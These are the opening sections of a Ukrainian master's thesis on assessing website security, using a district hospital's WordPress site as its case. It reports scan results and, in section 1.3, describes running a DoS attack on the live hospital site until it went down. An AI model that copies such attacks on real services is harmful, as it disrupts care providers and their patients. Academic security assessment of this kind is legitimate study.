Міністерство освіти і науки України

Харківський національний університет радіоелектроніки

Факультет навчально-науковий центр заочної форми навчання
(повна назва)

Кафедра електронних обчислювальних машин
(повна назва)

КВАЛІФІКАЦІЙНА РОБОТА

Пояснювальна записка

Рівень вищої освіти другий (магістерський)

Методи та засоби оцінки захищеності сайтів

(тема)

Виконав:

студент II курсу, групи СПзм-20-1

Сорокін В.О.
(прізвище, ініціали)

Спеціальність

123 «Комп'ютерна інженерія»
(код і повна назва спеціальності)

Тип програми освітньо-наукова
(освітньо-професійна або освітньо-наукова)

Освітня програма

Системне програмування
(повна назва освітньої програми)

Керівник: доц. Федорченко В.М.
(посада, прізвище, ініціали)

Допускається до захисту

В. о. зав. кафедри ЕОМ _____ Волк М.О.
(підпис) (прізвище, ініціали)

2023 р.

Харківський національний університет радіоелектроніки

Факультет навчально-науковий центр заочної форми навчання

Кафедра електронних обчислювальних машин

Рівень вищої освіти другий (магістерський)

Спеціальність 123 «Комп'ютерна інженерія»
(код і повна назва)

Тип програми освітньо-наукова
(освітньо-професійна або освітньо-наукова)

Освітня програма Системне програмування
(повна назва)

ЗАТВЕРДЖУЮ:
Зав. кафедри _____
(підпис)
"____" _____ 20__ р.

ЗАВДАННЯ

НА КВАЛІФІКАЦІЙНУ РОБОТУ

студенту Сорокіну Віталію Олександровичу
(прізвище, ім'я, по батькові)

1. Тема роботи Методи та засоби оцінки захищеності сайтів

затверджена наказом по університету від " 24 " березня 2022 р. № 413 Ст

2. Термін подання студентом роботи до екзаменаційної комісії 18 травня 2022 р.

3. Вхідні дані до роботи

1) ДСТУ щодо обробки інформації;
2) нормативно правові та законодавчі акти України;
3) періодичні видання;
4) науково-методичні розробки вітчизняних та зарубіжних авторів;
5) літературні джерела;
6) матеріали практики.

4. Перелік питань, що потрібно опрацювати у роботі

1) аналіз предметної області;
2) аналіз проблем захищеності веб-додатків та методів їх тестування;
3) оцінка захищеності веб-застосування.

5. Перелік графічного матеріалу із зазначенням креслеників, схем, плакатів, комп'ютерних ілюстрацій (слайдів) Слайд-презентація – 32 слайдів

6. Консультанти розділів роботи (заповнюється за наявності консультантів згідно з наказом, зазначеним у п.1)

Найменування розділу	Консультант (посада, прізвище, ім'я, по батькові)	Позначка консультанта про виконання розділу	
		підпис	дата

КАЛЕНДАРНИЙ ПЛАН

№	Назва етапів роботи	Термін виконання етапів роботи	Примітка
1	Аналіз предметної галузі, постановка задачі	28.03.2022-07.04.2022	
2	Огляд сучасних засобів тестування сайтів		
	на безпеку	07.04.2022-15.04.2022	
3	Проведення тестування веб-додатку та оцінка		
	його захищеності	15.04.2022-30.04.2022	
4	Перевірка чернетки дипломної роботи та		
	внесення змін до неї керівником	30.04.2022-06.05.2022	
5	Оформлення кваліфікаційної роботи	06.05.2022-13.05.2022	
6	Підготовка презентації та доповіді	13.05.2022-15.05.2022	
7	Рецензування роботи	15.05.2022-18.05.2022	

Дата видачі завдання 28 березня 2022 р.

Студент _____
(підпис)

Керівник роботи _____ доц. Федорченко В.М.
(підпис) (посада, прізвище, ініціали)

РЕФЕРАТ

Пояснювальна записка кваліфікаційної роботи: 78 с., 34 рис., 1 табл., 1 дод., 50 джерел.

ВЕБ-ЗАСТОСУВАННЯ, БЕЗПЕКА, ВРАЗЛИВІСТЬ, АТАКА, СКАНЕР, ТЕСТУВАННЯ, ОЦІНКА.

Метою кваліфікаційної роботи є розробка методики оцінювання захищеності веб-застосувань, яка спростить пошук вразливостей веб застосувань і розрахунок оцінки його захищеності.

У ході виконання кваліфікаційної роботи проведено аналіз та опис предметної області, описана організація типовой установи та її сайту, що досліджується, проаналізовані сучасні методи та інструменти тестування веб-застосувань на безпеку, описаний процес пошуку вразливостей, та розрахунку оцінки захищеності веб-ресурсу.

Результатами можуть користуватися веб-розробники для швидкого виявлення вразливостей їх продукту, і представлення оцінки його захищеності замовнику.

ABSTRACT

Master’s thesis: 78 pages, 34 figures, 1 tables, 1 appendices, 50 sources.

WEB APPLICATIONS, SECURITY, VULNERABILITY, ATTACK, SCANNER, TESTING, ASSESSMENT.

The major goal of this thesis is to develop a method for assessing the security of web applications, which will simplify the search for vulnerabilities of web applications and calculate the assessment of its security.

In the course of the qualification work the analysis and description of the subject area was carried out, the organization of the typical institution and its researched site were described, analyzes modern methods and tools for testing web applications for security, describes the process of finding vulnerabilities, and calculating the assessment of security of the web resource.

The results can be used by web developers to quickly identify the vulnerabilities of their product and provide an assessment of its security to the customer.

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, СКОРОЧЕНЬ І ТЕРМІНІВ

ПП – програмний продукт

ПЗ – програмне забезпечення

CMS – система керування вмістом (англ., Content Management System)

DoS-атака – атака на відмову в обслуговуванні (англ., Denial of Service)

DDoS-атака – розподілена атака на відмову в обслуговуванні (англ., Dstributed Denial of Service)

XSS – міжсайтовий скріптинг (англ., Cross-site Scripting)

CSS – каскадні таблиці стилів (англ., Cascading Style Sheets)

XSRF/CSRF – міжсайтова підробка запиту (англ., Cross-site Request Forgery)

HTML – мова розмітки гіпертекстових документів (англ., Hyper Text Markup Language)

HTTP – протокол передачі гіпертексту (англ., Hyper Text Transfer Protocol)

HTTPS – розширення протоколу HTTP для підтримки шифрування з метою підвищення безпеки (англ., Hyper Text Transfer Protocol Secure)

SQL – мова структурованих запитів (англ., Structured Query Language)

URL – уніфікований покажчик ресурсу (англ., Uniform Resource Locator)

ВСТУП

В наш час охоплення глобальної мережі Інтернет має фактично планетарний масштаб. Практично для будь-якої компанії необхідність мати свій власний веб-ресурс є обов'язковою. Під час розвитку Інтернету удосконалювалися і розроблялися нові веб-технології та в даний час ведення бізнесу, здійснення комерційних взаємодій, надання різних інформаційних послуг в глобальній мережі не є новим поняттям або явищем. Несучи до життя сучасної цивілізації великої кількості нових можливостей і перспектив, Інтернет, є вільним і практично не контрольованим середовищем. Тому бурхливий його розвиток породив цілий ряд проблем, однією з яких є проблема забезпечення інформаційної безпеки веб-ресурсів. Відомості про знайдені перші вразливості веб-додатків з'явилися більше десяти років тому, проте актуальність даної проблеми тільки зростає. Це пояснюється тим, що одночасно з розвитком інформаційних технологій, в тому числі і в веб-сфері, розвиваються і удосконалюються методи і техніки зловмисників для здійснення атак і отримання доступу до систем, а також нові типи атак. Поява вразливостей «нульового дня» (вразливості «нульового дня» - вразливість програмного забезпечення, яка ще невідома користувачам чи розробникам програмного забезпечення та проти яких ще не розроблені механізми захисту, термін означає, що у розробників було нуль днів на виправлення дефекту) є одним із прикладів і елементів, що становлять загальну глобальну проблему забезпечення інформаційної безпеки в веб-сфері.

Незважаючи на те, що існує спеціалізована технічна література, проводяться різні курси і конференції, присвячені проблемам безпеки, проте факт створення веб-додатків, що містять уразливості, існує. Це пояснюється недостатньою кваліфікацією розробників у сфері забезпечення безпеки, незнанням або не розумінням керівництва компаній всієї важливості даної

проблеми або економією коштів, витративши які можна було б створити, поліпшити або протестувати якість безпеки веб-додатків. Не новими є і обставини, при яких розробники з тих чи інших причин не встигають здати проект згідно з укладеним договором і тому щоб уникнути договірних порушень процес тестування веб-додатків може бути недостатнім або і зовсім відсутнім.

Тема інформаційної безпеки в веб-сфері дуже актуальна, так як забезпечення достатнього рівня захисту є невід'ємною частиною життєвого циклу будь-якої системи, в тому числі і веб-систем.

Метою кваліфікаційної роботи є методика оцінювання захищеності веб-застосувань. Виходячи з поставленої мети, об’єктом кваліфікаційної роботи є веб-застосування, а предметом – оцінка його захищеності.

Передбачуваним науковим результатом є вдосконалення існуючих методик оцінювання захищеності веб-застосувань. Передбачуваним практичним результатом є оцінка захищеності обраного веб-додатку, та рекомендації щодо його вдосконалення по частині безпеки.

1 АНАЛІЗ ПРЕДМЕТНОЇ ОБЛАСТІ ТА ПОСТАНОВКА ЗАДАЧІ ДОСЛІДЖЕННЯ

1.1 Характеристика об'єкта управління

Медицина є однією з найважливіших галузей країни. Нажаль в Україні її рівень розвитку невеликий. Це дуже просто відслідковується, дивлячись на результати опитування групи Рейтинг, показані на рисунку 1.1 [2].



Рисунок 1.1 – Опитування щодо медичної сфери в Україні

На рисунку видно, що більшість населення вважає, що за останні роки медицина в країні не має розвитку, або ж взагалі погіршується. Це є однією з головних проблем сучасної України.

Для забезпечення необхідного рівня медичних послуг необхідні значні інвестиції в галузь. А як відомо медична галузь не належить до тих, де капітал обертається швидко. В даній галузі величина постійних витрат дуже велика й віддача від вкладеного капіталу з'являється не відразу, й навіть не

через рік-два. Враховуючи великий рівень ризику в країні, нестабільну ситуацію в економіці, неповністю сформоване законодавство, брати на себе таку відповідальність інвестори не хочуть. У найкращому стані на сьогодні опинились галузі, де необхідний стартовий капітал є невеликим, швидко обертається й прибутки є стабільними [3].

Щоб переконатись що медицина в Україні дійсно на невисокому рівні, достатньо відвідати звичайну районну лікарню в області. В цій роботі будуть описані лише проблеми, пов’язані з інформаційними системами. Однією з таких проблем є те, що до сих пір, в більшості державних лікарнях навіть не всі лікарі мають комп’ютер на робочому місці, і всі дані пацієнтів записуються в паперові журнали. Також є великою проблемою і потрапити до лікаря, адже для цього необхідно певний час стояти в черзі.

Проте ці проблеми вже поступово вирішуються. В державних лікарнях обновлюється техніка, створюються нові інформаційні системи, розробляються різні веб-ресурси, як веб-сайти, так і веб-застосування. Одне з таких веб-застосувань є об’єктом дослідження даної роботи в частині використання обраних методик оцінки захищеності веб-ресурсу. Воно дозволяє знайти потрібну лікарню та лікаря, й записатися на прийом. Це значно заощаджує час пацієнту, та спрощує роботу лікаря. Дане застосування буде детально описане у третьому розділі.

Користувачем веб-ресурсу виступає: КП «Кролевецька центральна районна лікарня» (далі КП «КЦРЛ»). Це є комунальне підприємство, тобто воно є самостійним господарюючим статутним суб'єктом, що може здійснювати виробничу, науково-дослідну та комерційну діяльність із метою одержання відповідного прибутку (доходу).

Органи місцевого самоврядування можуть утворювати, реорганізовувати та ліквідовувати комунальні підприємства (заклади, установи). Відносини цих органів з комунальними підприємствами будуються на засадах їх підпорядкованості, підзвітності та підконтрольності органам місцевого самоврядування. До відання виконкомів органів сільських,

селищних і міських рад згідно з їх повноваженнями по управлінню комунальною власністю належить встановлення порядку та здійснення контролю за використанням прибутків комунальних підприємств, а також заслуховування звітів про роботу їхніх керівників.

Основною метою діяльності підприємства є забезпечення медичного обслуговування населення шляхом надання йому медичних послуг в порядку та обсязі, встановлених законодавством.

Відповідно до поставленої мети предметом діяльності підприємства є:

- створення умов, необхідних для забезпечення доступної та якісної медичної допомоги населенню, організації належного управління внутрішнім лікувально-профілактичним процесом та ефективного використання майна та інших ресурсів підприємства;

- надання пацієнтам відповідно до законодавства на безвідплатній та відплатній основі послуг вторинного (спеціалізованої) стаціонарної медичної допомоги, у тому числі екстреної (невідкладної), необхідної для забезпечення належних профілактики, діагностики і лікування хвороб, травм, отруєнь чи інших розладів здоров'я, медичного контролю за перебігом вагітності і післяродового періоду;

- надання пацієнтам відповідно до законодавства на безвідплатній та відплатній основі спеціалізованої амбулаторної медичної допомоги (спеціалізована медична практика);

- організація у разі потреби, надання пацієнтам медичної допомоги більш високого рівня спеціалізації на базі інших закладів охорони здоров'я шляхом направлення пацієнтів до цих закладів у порядку, встановленому законодавством;

- проведення експертизи тимчасової непрацездатності та контролю за видачею листів непрацездатності;

- направлення на медико-соціальну експертизу осіб зі стійкою втратою працездатності;

- проведення профілактичних оглядів;

- придбання, зберігання, перевезення, реалізація (відпуск), знищення, використання наркотичних засобів, психотропних речовин, прекурсорів;

- організація та проведення з'їдів, конгресів, симпозіумів, науково-практичних конференцій, наукових форумів, круглих столів, семінарів, тощо;

- видавнича діяльність (науково-виробничі, науково-практичні, навчальні та довідкові видання);

- навчально-методична, науково-дослідницька робота;

- провадження зовнішньоекономічної діяльності згідно з законодавством;

- інші функції, що випливають з покладених на підприємство завдань.

Основним видом діяльності є лікувальна справа. До його складу входять 9 амбулаторій загальної практики сімейної медицини, 23 фельдшерських та фельдшерсько-акушерських пунктів. Штат підприємства складає приблизно 90 осіб. Штат відділу з медичної статистики складає 5 осіб.

Персонал підприємства – висококваліфіковані фахівці у своїй галузі. КП «Кролевецька центральна районна лікарня» має власний автомобільний парк і багато відділів праці для повного і стабільного функціонування підприємства.

Центр надає повний спектр діагностичних і лікувальних послуг для дорослих пацієнтів та для дітей. Вся робота медичного центру спрямована на надання якісної медичної допомоги, збереження і підтримання здоров'я людини, профілактику захворювань.

Оснащення сучасним обладнанням, висока кваліфікація і професіоналізм фахівців центру, а також індивідуальний підхід до кожного пацієнта, дозволяють проводити діагностику, консервативне лікування та реабілітацію різних захворювань відповідно до міжнародних стандартів медичної практики.

У центрі створено потужну діагностичну базу: сучасна лабораторія, кабінети ультразвукового дослідження, рентгенологічний кабінет оснащений

сучасними рентген апаратами, мультиспіральним комп'ютерним томографом, які допомагають лікареві точно встановлювати діагноз. Крім того, при обстеженні пацієнтів використовуються електрокардіограма (ЕКГ), добовий моніторинг (ЕКГ) і атомний томограф (АТ), електроміографія, аудіометрія і багато іншого.

Організаційна структура лікарні – це впорядкована сукупність взаємопов’язаних елементів, які знаходяться між собою в стійких відносинах, що забезпечує їх функціонування і розвиток як єдиного цілого.

Ефективність діяльності підприємства цілком і повністю залежить від його організаційної структури, принципів її побудови і постійного вдосконалення. Організаційна структура займає особливе місце у внутрішньому середовищі лікарні. Підприємство має наступні підрозділи:

- лікувально-діагностичний відділ;
- профілактичний відділ;
- реєстратура;
- відділ кадрів;
- бухгалтерія;
- відділ медичної статистики;
- господарча частина.

Елементи структури – окремі працівники, служби та інші ланки, задіяні в діяльності підприємства, а відносини між ними підтримуються завдяки зв'язкам, які прийнято поділяти на горизонтальні і вертикальні.

Схема організаційної структури зображено на рисунку 1.2.



Рисунок 1.2 – Організаційна структура КП «КЦРЛ»

Горизонтальні зв'язки носять характер погодження і є, як правило, одно рівневі. Вертикальні зв'язки – це зв'язки підпорядкування, необхідність в них виникає при ієрархічності управління, тобто при наявності декількох рівнів управління. Таким чином, в загальному характеризуючи організаційну структуру, можна виділити декілька положень, що визначають її значимість:

- організаційна структура підприємства забезпечує координацію всіх функцій управління;
- структура організації визначає права і обов'язки (повноваження і відповідальність) на управлінських рівнях;
- від організаційної структури залежить ефективність діяльності підприємства, її виживання і процвітання
- структура що склалася на конкретному підприємстві, визначає поведінку його співробітників, тобто стиль управління і якість праці колективу.

Основні вимоги, що пред'являються до формування сучасної організаційної структури підприємства, такі:

- відповідність організаційної структури цілям і задачам підприємства;
- охоплення всіх функцій менеджменту на підприємстві;
- чіткий розподіл функцій і обсяг робіт за рівнями управління;

- раціональне поєднання централізації і децентралізації кожної функції;

- наявність на кожному рівні системи організації робіт, інструкцій, нормативів і норм виконання робіт;

- визначення прав і обов'язків кожного рівня управління;

- розмежування повноважень і кола відповідальності [4].

Таким чином, для формування правильної організаційної структури необхідно здійснити поділ підприємства по горизонталі на блоки, які направлені в найважливіших напрямках діяльності по реалізації стратегії:

- встановити співвідношення повноважень різних посад (що було передбачено посадовими інструкціями), при цьому керівник регламентує діяльність кожного відділу;

- визначити посадові обов'язки як сукупність певних завдань і функцій, які також передбачені інструкцією на кожну посадову особу.

Кожна посадова особа приймає рішення в межах своєї компетенції і функціональних обов'язків, але вона може проявити ініціативу, хоча напрямок ініціативи визначено посадовою інструкцією. Кожне підприємство прагне до стабільності, але все більше усвідомлення того, що зміни є необхідним атрибутом кожної організації в сучасних ринкових умовах. Методика проведення роботи і правила також повинні бути стабільними, але їх зміна цілком допустима, оскільки підприємству доводиться адаптуватися до зміни зовнішніх і внутрішніх факторів, що постійно впливають на його діяльність. Підбір кадрів апарату управління здійснюється за наступними критеріями, як професіоналізм, досвід роботи, придбання ділових якостей [5].

Організаційна структура стає більш міцною і життєздатною тільки в тому випадку, коли в організації встановлюється чітка ієрархія і підпорядкованість, тобто коли управлінські дії головного керівника здійснюються по вертикалі. Саме за таких умов в організації формується той ланцюг командування, який забезпечує підлеглі кування будь-якого суб'єкта діяльності одній особі - вищому керівнику (генеральному директору).

Очолює КП «КЦРЛ» головний лікар. Всі співробітники підприємства підкорюються йому. Про виконану роботу співробітники звітують у внутрішній системі обміну паперовою та електронною документацією.

Головний лікар має безліч різних обов'язків і відповідає за їх виконання, тобто його робота передбачає виконання ряду завдань. Іноді виникає необхідність сконцентрувати всі зусилля на вирішенні одного завдання. Тоді доцільно призначити певну особу, яка відповідала б за виконання даного завдання, а отже, самостійно приймала рішення, визначала виконавців і шляхи вирішення поставлених завдань. Такі функції виконують заступники головного лікаря з медичної частини та з економічних питань.

Досконало дослідивши веб-ресурси установи, можна зробити висновок, що для більш ефективної роботи лікарні, необхідно розробити більш функціональний веб-ресурс, так як існуючий має тільки інформаційний характер, або придбати готове веб-застосування для лікарні.

1.2 Опис предметної області

У сучасному світі сайт є обов'язковою умовою для бізнесу і дає шанс вижити серед безлічі конкурентів, тому що для потенційного клієнта це зручно, він може швидко вибрати, замовити або ознайомитися з певною послугою, що надається підприємством.

Сайт дозволяє:

- збільшити імідж компанії;
- збільшує довіру до компанії;
- збільшує потік клієнтів;
- збільшити продажі;
- зменшити кількість рутинних питань;
- заощадити час на документообіг.

Веб-сайт це місце у всесвітній мережі Інтернет, яке має свою унікальну адресу (доменне ім’я), свого власника і складається з декількох веб-сторінок,

які користувач бачить як одне ціле.

Інформація, доступна користувачам Інтернет, розташовується на комп`ютерах (веб-серверах), на яких встановлено спеціальне програмне забезпечення. Значна частина цієї інформації організована у вигляді веб-сайтів.

Відображення сайтів відбувається за допомогою веб-браузерів - програм, які за допомогою http запитів до сервера за певними правилами обробляють і формують сторінки сайту [7,49]. Це називається клієнт-серверна технологія. Залежно від того, яке ім'я (адреса) сайту ми введемо в рядку "Адреса", браузер буде завантажувати в своє вікно відповідну інформацію. Найбільш розповсюдженими браузерами в даний час є Google Chrome та Opera.

Веб-сайт складається з пов'язаних між собою веб-сторінок [43,44]. Веб-сторінка являє собою текстовий файл з розширенням .html, який містить текстову інформацію і спеціальні команди - HTML-коди, що визначають в якому вигляді ця інформація буде відображатися у вікні браузера. Вся графічна, аудіо- та відео інформація безпосередньо в веб-сторінку не входить і являє собою окремі файли з розширеннями .gif, .jpg (графіка), .mid, .mp3 (звук), .avi (відео). У HTML-коді сторінки містяться тільки вказівки на такі файли (рисунок 1.3).



Рисунок 1.3 – Структура веб-сторінки

Об’єкт управління має власний веб-ресурс, розроблений на основі системи керування вмістом (система керування вмістом – це система управління контентом сайту, яка включає програмне забезпечення для роботи з вмістом сайту (додавання текстів і мультимедійних файлів, створення нових сторінок і розділів, редагування контенту, зміни дизайну сайту і т. д.) [38], тобто це основа сайту, яка керує усіма процесами, що відбуваються на веб-майданчику) WordPress, головну сторінку якого можна побачити на рисунку 1.4.



Рисунок 1.4 – Головна сторінка веб-сайту підприємства

Даний сайт має 4 основних розділи: «Про заклад», «Підрозділи», «Публікації» та «Посилання». Блок «Про заклад» має наступні розділи та інформацію про адміністрацію лікарні, контакти, публічну інформацію, офіційні документи лікарні, історію закладу та форму зворотного зв’язку. Блок «Підрозділи» містить сторінки підрозділів лікарні, таких як поліклініка, стаціонарне відділення, клініко-діагностична лабораторія та інші. Блок «Публікації» містить два розділи з новинами та блогом. І останній блок «Посилання» містить посилання на веб-ресурси інших організацій, пов’язаних з цією лікарнею.

Веб-сайт лікарні містить також панель адміністратора. За допомогою цієї панелі можна додавати нові дописи до блоку публікації, змінювати інформацію веб-сайту та графічні зображення.

Загалом, проаналізовавши веб-сайт підприємства, можна зробити висновок, що він носить суто інформативний характер, що звужує можливі вразливості його захищеності.

1.3 Аналіз захищеності веб-сайту підприємства

Було проведено тестування даного веб-ресурсу на захищеність від шкідливих програмних забезпечень, та хакерських атак, також протестований сервер на наявність помилок і домен сайту на приналежність до чорного списку веб сайтів за допомогою сервісу Google Safe Browsing [6,12].

Основні результати тестування:

- не було виявлено зловмисного програмного забезпечення;
- домен сайту не входить до чорного списку веб-сайтів;
- відсутній брандмауер веб-сайту, який повинен зупиняти хакерські та DDoS-атаки;
- відсутній заголовок безпеки для XSS захисту;
- відсутній заголовок безпеки від перехоплення типу контенту.

Щоб підтвердити здогадки про те, що веб-сайт має вразливості, на нього була проведена DoS атака за допомогою спеціального програмного забезпечення, і результат був очікуваним – веб-сайт перестав працювати, що підтверджує скріншот на рисунку 1.5.



Рисунок 1.5 – Інформація про помилку доступу до веб-сайту

Загалом, результати тестування показали що даний веб-сайт має деякі вразливості захищеності, які було рекомендовано виправити.

Висновки до першого розділу

В даному розділі було проведено аналітичний огляд сучасного стану КП «КЦРЛ» та медицинської галузі в Україні в цілому. Були знайдені причини незадовільного стану медицини, які відносяться до інформаційних технологій, це застаріле апаратне забезпечення закладів, а також відсутність сучасних інформаційних систем для оптимізації роботи мед-персоналу.

Визначено мету, об’єкт та задачі кваліфікаційної роботи. Досліджено основні можливі вразливості захищеності веб ресурсів.

Був проаналізований веб-сайт підприємства, а також пошук вразливостей його захищеності, в результаті чого такі вразливості були знайдені і підтверджені на практиці.

Практичний результат проведеної роботи дозволить виправити недоліки веб-ресурсу підприємства, та підвищити його захищеність, а також ефективність роботи. Це засвідчує актуальність теми.

2 АНАЛІЗ ПРОБЛЕМ ЗАХИЩЕНОСТІ ВЕБ-ЗАСТОСУНКІВ ТА МЕТОДІВ ЇХ ТЕСТУВАННЯ

2.1 Сучасні проблеми захищеності веб-застосунків

Мережа Інтернет стрімко розвивається і з кожним роком кількість сайтів збільшується на мільйони (а в останні роки на сотні мільйонів).

За даними агентства We Are Social та сервісу Hootsuite у всьому світі зареєстровано близько 340 доменних імен, і кожного року ця цифра зростає в середньому на 1%. Аудиторія Інтернету нараховує 4,39 мільярда користувачів, що в порівнянні з попереднім роком зросло на 366 мільйонів, тобто на 9%. А в порівнянні з 2012 роком, цей показник збільшився вдвічі [8]. Із цих даних можна зробити висновок, що з 2018 року, кожного дня в середньому один мільйон людей відкривали для себе глобальну мережу, а це – 11 новачків в секунду. Це насправді вражаючі числа, адже мережі Інтернет вже 30 років.

Разом з ростом кількості веб-сайтів, росте і число веб-застосувань. Сьогодні їх вже мільйони – від маленьких додатків у вигляді одного скрипта, до комплексних систем, таких як CMS, форуми, рекламні системи і т. д. І щороку їх кількість стрімко зростає – разом зі зростанням Всесвітньої Мережі.

З ростом кількості веб-сайтів та веб-застосувань, зростає й кількість нових методів їх злому.

За статистикою зломів і DDoS атак, а також інфікувань веб сайтів з інтернет-ресурсу Websecurity [8]:

- за весь 2015 рік в Уанеті було інфіковано 158 веб сайтів;
- за весь 2016 рік в Уанеті було інфіковано 168 веб сайтів;
- за весь 2017 рік в Уанеті було інфіковано 145 веб сайтів.

Велика кількість заражених сайтів свідчить про зростання

кримінальних зломів сайтів (коли на зламаних сайтах розміщуються віруси).

В 2015 році активність зменшилась на 3% порівняно з 2014 роком (спад в 1,03 рази). В порівнянні з 2008 роком активність зросла на 3850% (в 39,5 разів).

В 2016 році активність зросла на 6% порівняно з 2015 роком (зростання в 1,1 рази). В порівнянні з 2008 роком активність зросла на 4100% (в 42 рази).

В 2017 році активність зменшилась на 13% порівняно з 2016 роком (спад в 1,16 рази). В порівнянні з 2008 роком активність зросла на 3525% (в 36,25 разів).

Як видно зі статистики (рисунок 2.1), кількість інфікованих сайтів в Уанеті в останні роки стабільно велика.

